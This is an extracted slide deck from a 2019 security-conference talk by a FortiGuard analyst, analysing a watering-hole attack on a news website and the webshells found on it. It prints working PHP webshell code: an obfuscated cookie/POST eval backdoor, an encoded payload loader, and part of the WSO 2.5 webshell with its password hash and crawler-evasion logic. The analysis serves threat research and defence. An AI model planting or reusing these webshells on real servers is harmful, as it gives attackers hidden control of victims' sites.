



AVTOKYO 2019

**Find the Right Target:
Recent Watering-Hole Attack Case Study and Analysis**

YuehTing Chen, FortiGuard Labs

November 2, 2019

Who am I?

Security analyst from  FortiGuard Labs
Global threat research and response

YuehTing Chen / 陳 悦庭



Agenda

Watering Hole Attack

Infection Chain


Related Campaign

Conclusion




Watering Hole Attack

Watering Hole Attack




Watering Hole Attack – Infection Chain



Infection Chain

Watering Hole Attack – Infection Chain



Infection Chain – Lacks of security protection

IP Location



- California - San Francisco - Cloudflare Inc.

opendir

Index of /wp-includes/widgets

Name	Last modified	Size	Description
Parent Directory	-	-	-
class-wp-nav-menu-widget.php	2019-05-06 19:07	5.4K	
class-wp-widget-meta.php	2019-05-13 21:10	1.4K	
class-wp-widget-archives.php	2019-05-08 21:10	5.8K	
class-wp-widget-calendar.php	2019-05-06 19:07	2.8K	
class-wp-widget-categories.php	2019-05-06 19:07	5.9K	
class-wp-widget-custom-html.php	2019-05-08 21:10	12K	
class-wp-widget-links.php	2019-05-06 19:07	7.0K	
class-wp-widget-media-audio.php	2019-05-08 21:10	5.9K	
class-wp-widget-media-gallery.php	2019-05-08 21:10	7.1K	
class-wp-widget-media-image.php	2019-05-08 21:10	12K	
class-wp-widget-media-video.php	2019-05-08 21:10	8.2K	
class-wp-widget-media.php	2019-05-08 21:10	14K	
class-wp-widget-meta.php	2019-05-06 19:07	3.6K	
class-wp-widget-pages.php	2019-05-06 19:07	4.9K	
class-wp-widget-recent-comments.php	2019-05-06 19:07	5.8K	
class-wp-widget-recent-posts.php	2019-05-06 19:07	4.9K	
class-wp-widget-rss.php	2019-05-06 19:07	3.8K	
class-wp-widget-search.php	2019-05-06 19:07	2.6K	
class-wp-widget-tag-cloud.php	2019-05-06 19:07	5.7K	
class-wp-widget-text.php	2019-05-08 21:10	21K	
sq.php.suspected	2019-05-06 19:07	507	

Detected webshell

Infection Chain – Simple webshells

- We have found different webshells installed on the news site with its opendir.
- From a simple one word Trojan to a complex one with GUI.

```
<?php $GLOBALS['_79565595_'] = Array('str_' . 'rot13', 'pack', 'st' . 'rrev'); ?><?php function _1178619035($i) {  
    $a = Array("jweyc", "aeskoly", "owhggiku", "callbrhy", "H*");  
    return $a[$i];  
} ?><?php function l__0($_0) {  
    return isset($_COOKIE[$_0]) ? $_COOKIE[$_0] : @$_POST[$_0];  
}  
$_1 = l__0(_1178619035(0)) . l__0(_1178619035(1)) . l__0(_1178619035(2)) . l__0(_1178619035(3));  
if (!empty($_1)) {  
    $_1 = $GLOBALS['_79565595_'][0](  
        @$_GLOBALS['_79565595_'][1](  
            _1178619035(4), $GLOBALS['_79565595_'][2]($_1)  
        )  
    );  
    if (isset($_1)) {  
        @eval($_1);  
        exit();  
    }  
}  
} ?>
```

One word Trojan

Infection Chain – Complex webshells

```
<?php function absfsfrsxvcxvx($a,$b,$c,$d,$e){return $a.$b.$c.$d.$e;}$tRHZWnG3890 =
"r7ymb.l2tup96;ke3zd0sjn*xg4(5o_fclhyi/awq8)";$CdyLF2178 = $tRHZWnG3890[32].$tRHZWnG3890[0];$CdyLF2179 =
$tRHZWnG3890[15].$tRHZWnG3890[38].$tRHZWnG3890[8].$tRHZWnG3890[15];$CdyLF2180 = $tRHZWnG3890[30].$tRHZWnG3890[31].
$tRHZWnG3890[9].$tRHZWnG3890[22];$CdyLF2181 = $tRHZWnG3890[32].$tRHZWnG3890[8].$tRHZWnG3890[36];$CdyLF2182 =
$tRHZWnG3890[29].$tRHZWnG3890[22];$CdyLF2177 = absfsfrsxvcxvx($CdyLF2178,$CdyLF2179,$CdyLF2180,$CdyLF2181,$CdyLF2182
);$I9013 = "a\x6C\x28\x67";$I9017 = "bas\x656\x34\x5fd";$yzLSiH4095 = "\x29)\x3B";$I9020 = "\x6Fde\x28";$I9015 =
"i\x6E\x661\x61\x74\x65";$I9012 = "e".chr(118);$I9016 = chr(40);$I9019 = "".chr(99);$I9014 = chr(122);$I9018 = chr(
101);$DQfzrF8049 = $I9012.$I9013.$I9014.$I9015.$I9016.$I9017.$I9018.$I9019.$I9020.
"'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
```

Infection Chain – Complex webshells

```
<?php $auth_pass = "d9fdca2cb0379f51df4ca56d47a91f05"; //01ab4704ef113a27b8b5c14092a819c2
$color = "#df5";
$default_charset = 'Windows-1251';
$default_action = 'FilesMan';
$default_use_ajax = true;
if (!empty($_SERVER['HTTP_USER_AGENT'])) {
    $userAgents = array("Google", "Slurp", "MSNBot", "ia_archiver", "Yandex", "Rambler");
    if (preg_match('/' . implode('|', $userAgents) . '/i', $_SERVER['HTTP_USER_AGENT'])) {
        header('HTTP/1.0 404 Not Found');
        exit;
    }
}
@ini_set('error_log', NULL);
@ini_set('log_errors', 0);
@ini_set('max_execution_time', 0);
@set_time_limit(0);
//set_magic_quotes_runtime(0);
@define('WSO_VERSION', '2.5');
function WSOstripslashes($array) {
    return is_array($array) ? array_map('WSOstripslashes', $array) : stripslashes($array);
}
$_POST = WSOstripslashes($_POST);
$_COOKIE = WSOstripslashes($_COOKIE);
function wsoLogin() {
    die("<pre align=center><form method=post>Password: <input type=password name=pass><input type=submit value='>>'></form></pre>");
}
function WSOsetcookie($k, $v) {
    $_COOKIE[$k] = $v;
    setcookie($k, $v);
}
if (!empty($auth_pass)) {
    if (isset($_POST['pass']) && (md5($_POST['pass']) == $auth_pass)) WSOsetcookie(md5($_SERVER['HTTP_HOST']), $auth_pass);
    if (!isset($_COOKIE[md5($_SERVER['HTTP_HOST'])]) || ($_COOKIE[md5($_SERVER['HTTP_HOST'])] != $auth_pass)) wsoLogin();
}
```

Reverse search result
for MD5 encoded pass

De-obfuscated
by UnPHP

Password

Infection Chain – Complex webshells

- Check the GUI with xampp. Use password to login on the following page.

